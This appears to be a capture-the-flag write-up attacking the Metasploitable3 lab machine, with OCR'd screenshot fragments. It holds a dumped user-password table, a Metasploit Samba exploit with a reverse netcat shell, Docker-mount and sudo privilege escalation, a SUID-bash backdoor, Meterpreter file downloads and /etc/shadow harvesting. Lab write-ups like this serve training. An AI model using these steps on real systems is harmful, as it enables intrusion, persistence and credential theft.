[06:16:27] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+--------+-------------------------+------------------+------------+------------+
| salary | password                | username         | last_name  | first_name |
+--------+-------------------------+------------------+------------+------------+
| 9560   | help_me_obiwan          | leia_organa      | Organa     | Leia       |
| 1080   | like_my_father_beforeme | luke_skywalker   | Skywalker  | Luke       |
| 1200   | nerf_herder             | han_solo         | Solo       | Han        |
| 22222  | b00p_b33p               | artoo_detoo      | Detoo      | Artoo      |
| 3200   | Pr0t0c07                | c_three_pio      | Threepio   | C          |
| 10000  | thats_no_m00n           | ben_kenobi       | Kenobi     | Ben        |
| 6666   | Dark_syD3               | darth_vader      | Vader      | Darth      |
| 1025   | but_master:(            | anakin_skywalker | Skywalker  | Anakin     |
| 2048   | mesah_p@ssw0rd          | jarjar_binks     | Binks      | Jar-Jar    |
| 40000  | @dm1n1str8r             | lando_calrissian | Calrissian | Lando      |
| 20000  | mandalorian1            | boba_fett        | Fett       | Boba       |
| 65000  | my_kinda_skum           | jabba_hutt       | Hutt       | Jaba       |
| 50000  | hanSh0tF1rst            | greedo           | Rodian     | Greedo     |
| 4500   | rwaaaaawr8              | chewbacca        | <blank>    | Chewbacca  |
| 6667   | Daddy_Issues2           | kylo_ren         | Ren        | Kylo       |
+--------+-------------------------+------------------+------------+------------+
```

5. PHPMyAdmin Authentication Bypass

Severity: HIGH
Port: 80
Path: /phpmyadmin/

Description: Default credentials allow administrative access to MySQL database.

Credentials Found: root:sploitme


Impact: Full database access and potential for further exploitation

6. SMB Weak Access Controls

Severity: HIGH
Port: 445
Service: Samba

Description: Weak authentication and file upload capabilities through SMB shares.

Exploitation Method:



```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.20:4444
[*] Exploit completed, but no session was created.
```

Impact: File upload leading to web shell deployment

Privilege Escalation Techniques

Docker Group Exploitation

User: boba_fett (from UnrealIRCd exploit)
Method: Docker container privilege escalation

List docker images

docker images

Mount host filesystem and escalate

docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bash

Set SUID on bash for persistence

chmod u+s /bin/bash

Result: Root access achieved

Sudo Privilege Abuse

User: leia_organa (from SQL injection)
Method: Direct sudo access

sudo -l   to Check sudo privileges

sudo su too Escalate to root

Result: Immediate root access

Exploitation Timeline & Attack Chain

Phase 1: Initial Access

1. **ProFTPD Exploitation** - www-data shell
2. **UnrealIRCd Backdoor** - boba_fett shell

3. **SQL Injection** - Credential disclosure
4. **SSH Access** - leia_organa user access

Phase 2: Privilege Escalation

1. **Docker Group Abuse** - Root via boba_fett
2. **Sudo Privileges** - Root via leia_organa

Phase 3: Persistence & Data Collection

1. **SUID Binary Creation** - Persistent backdoor
2. **Credential Harvesting** - /etc/passwd and /etc/shadow
3. **Web Shell Deployment** - HTTP-based persistence

Post-Exploitation Activities

Credential Harvesting

Files Obtained:

- /etc/passwd
- /etc/shadow
- MySQL user database
- Application-specific credentials

Password Cracking Results: Multiple weak passwords identified using rockyou.txt wordlist with various hash formats (MD5, SHA-1).

Persistence Mechanisms

1. **SUID Bash Binary** - Permanent privilege escalation
2. **Web Shell Upload** - HTTP-based access
3. **SSH Key Installation** - Persistent remote access
4. **Reverse Shell Payloads** - Multiple shell types deployed

---


Detailed Findings on CTF (Metasploitable3 cards)

1. Drupal Web Application Compromise


Vulnerability: CVE-2014-3704 (Drupageddon) **Service:** HTTP (Port) - Drupal 7.x installation **Risk Level:** Critical

Description: The target system runs a vulnerable Drupal installation susceptible to SQL injection leading to remote code execution.

Exploitation:


File Machine View Input Devices Help
20:36
kali@kali: ~
File Actions Edit View Help


```
/var/www/html/phpmyadmin/js/openlayers/theme/default/img/remo
ve_point_off.png
/var/www/html/phpmyadmin/js/openlayers/theme/default/img/pan_
off.png
/var/www/html/phpmyadmin/js/openlayers/theme/default/img/save
_features_off.png
/var/www/html/drupal/sites/default/files/field/image/5_of_hea
rts.png
/var/www/html/drupal/sites/default/files/styles/large/public/
field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/files/styles/thumbnail/pub
lic/field/image/5_of_hearts.png
/var/lib/gems/2.3.0/gems/concurrent-ruby-1.1.9/lib/concurrent
-ruby/concurrent/thread_safe/util/power_of_two_tuple.rb
/var/lib/gems/2.3.0/gems/tzinfo-1.2.7/test/tc_timezone_offset
.rb
/var/lib/gems/2.3.0/gems/tzinfo-1.2.7/test/tc_offset_rational
s.rb
/var/lib/gems/2.3.0/gems/tzinfo-1.2.7/lib/tzinfo/timezone_off
set.rb
/var/lib/gems/2.3.0/gems/concurrent-ruby-1.1.7/lib/concurrent
-ruby/concurrent/thread_safe/util/power_of_two_tuple.rb
/var/lib/gems/2.3.0/gems/thread_safe-0.3.6/lib/thread_safe/ut
il/power_of_two_tuple.rb
/var/lib/gems/2.3.0/gems/tzinfo-2.0.4/lib/tzinfo/timestamp_wi
```



kali-linux-2024.4-virtualbox-amd64 (Kali out of the box) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10:36
kali@kali: ~
File Actions Edit View Help

```
[*] Sending stage (40004 bytes) to 10.0.2.14
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.14:
56545) at 2025-09-24 10:24:35 -0400

meterpreter > shell
Process 2176 created.
Channel 0 created.
cd /var/www/html/drupal/sites/default/files/field/image/
ls -la
total 508
drwxrwxr-x 2 www-data www-data   4096 Oct 29  2020 .
drwxr-xr-x 3 www-data www-data   4096 Jul 13  2017 ..
-rwxrwxrwx 1 www-data www-data 508634 Jul 13  2017 5_of_heart
s.png
exit
meterpreter > download /var/www/html/drupal/sites/default/fil
es/field/image/5_of_hearts.png
[*] Downloading: /var/www/html/drupal/sites/default/files/fie
ld/image/5_of_hearts.png → /home/kali/5_of_hearts.png
[*] Downloaded 496.71 KiB of 496.71 KiB (100.0%): /var/www/ht
ml/drupal/sites/default/files/field/image/5_of_hearts.png →
/home/kali/5_of_hearts.png
[*] Completed  : /var/www/html/drupal/sites/default/files/fie
ld/image/5_of_hearts.png → /home/kali/5_of_hearts.png
meterpreter > 
```

exploit

Impact: Achieved remote code execution as www-data user, enabling initial foothold for further exploitation.


5_of_hearts.png - Image Viewer [3/5]
File Edit View Go Help
5_of_hearts.png 500 x 700 508.6 kB 100.0%


kali-linux-2024.4-virtualbox-amd64 (Kali out of the box) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:38
5_of_hearts_real.png - Image Viewer [4/5]
File Edit View Go Help
RAPID7
5
DUNKIN' DONUTS
Mabl3
_of_hearts_real.png 500 x 700 467.1 kB 100.0%
Right Ctrl


Artifact Recovered: 5 of Hearts (MD5: 1862c5dac75e43bb8d530d54575592b7)

2. Privilege Escalation via Sudo Access

Vulnerability: Weak credential management and sudo misconfiguration **Risk Level:** High

Description: Multiple user accounts possess sudo privileges with predictable passwords, enabling privilege escalation to root.


Exploitation: Successfully authenticated as han_solo using credential "nerf_herder" and escalated to root via sudo.



```
┌──(kali㉿kali)-[~]
└─$ scp han_solo@10.0.2.15:/tmp/3_of_hearts.png .
han_solo@10.0.2.15's password:
3_of_hearts.png                100%  486KB   3.6MB/s   00:00
```

Impact: Full system compromise with root-level access.


Artifacts Recovered:



```
_of_hearts.png   500 x 700  497.7 kB   100.0%
```


- 3 of Hearts (MD5: cb53b81df46068c763e6f6ec67000c8f)

10 of Spades: Provided both the Rails exploit approach (CVE-2016-2098) and the direct file access method, showing how the LFI vulnerability on port500 led to accessing the public images




```
meterpreter > shell
Process 2524 created.
Channel 1 created.
pwd
/var/www/html/drupal
find /home -iname "*_of_*"
find: `/home/artoo_detoo/music': Permission denied
find: `/home/han_solo/.cache': Permission denied
/home/han_solo/10_of_spades.png
find: `/home/anakin_skywalker/.cache': Permission denied
find: `/home/anakin_skywalker/20': Permission denied
find: `/home/vagrant/.cache': Permission denied
find: `/home/vagrant/.ssh': Permission denied
find: `/home/vagrant/.gnupg': Permission denied
find: `/home/boba_fett/.cache': Permission denied
find: `/home/boba_fett/.ssh': Permission denied
find: `/home/kylo_ren/.secret_files': Permission denied
cd 20
/bin/sh: 3: cd: can't cd to 20
pwd
/var/www/html/drupal
```


directory




```
_ren
drwxr-xr-x  2 lando_calrissian users   4.0K Oct 29  2020 land
o_calrissian
drwxr-xr-x  2 leia_organa      users   4.0K Oct 29  2020 leia
_organa
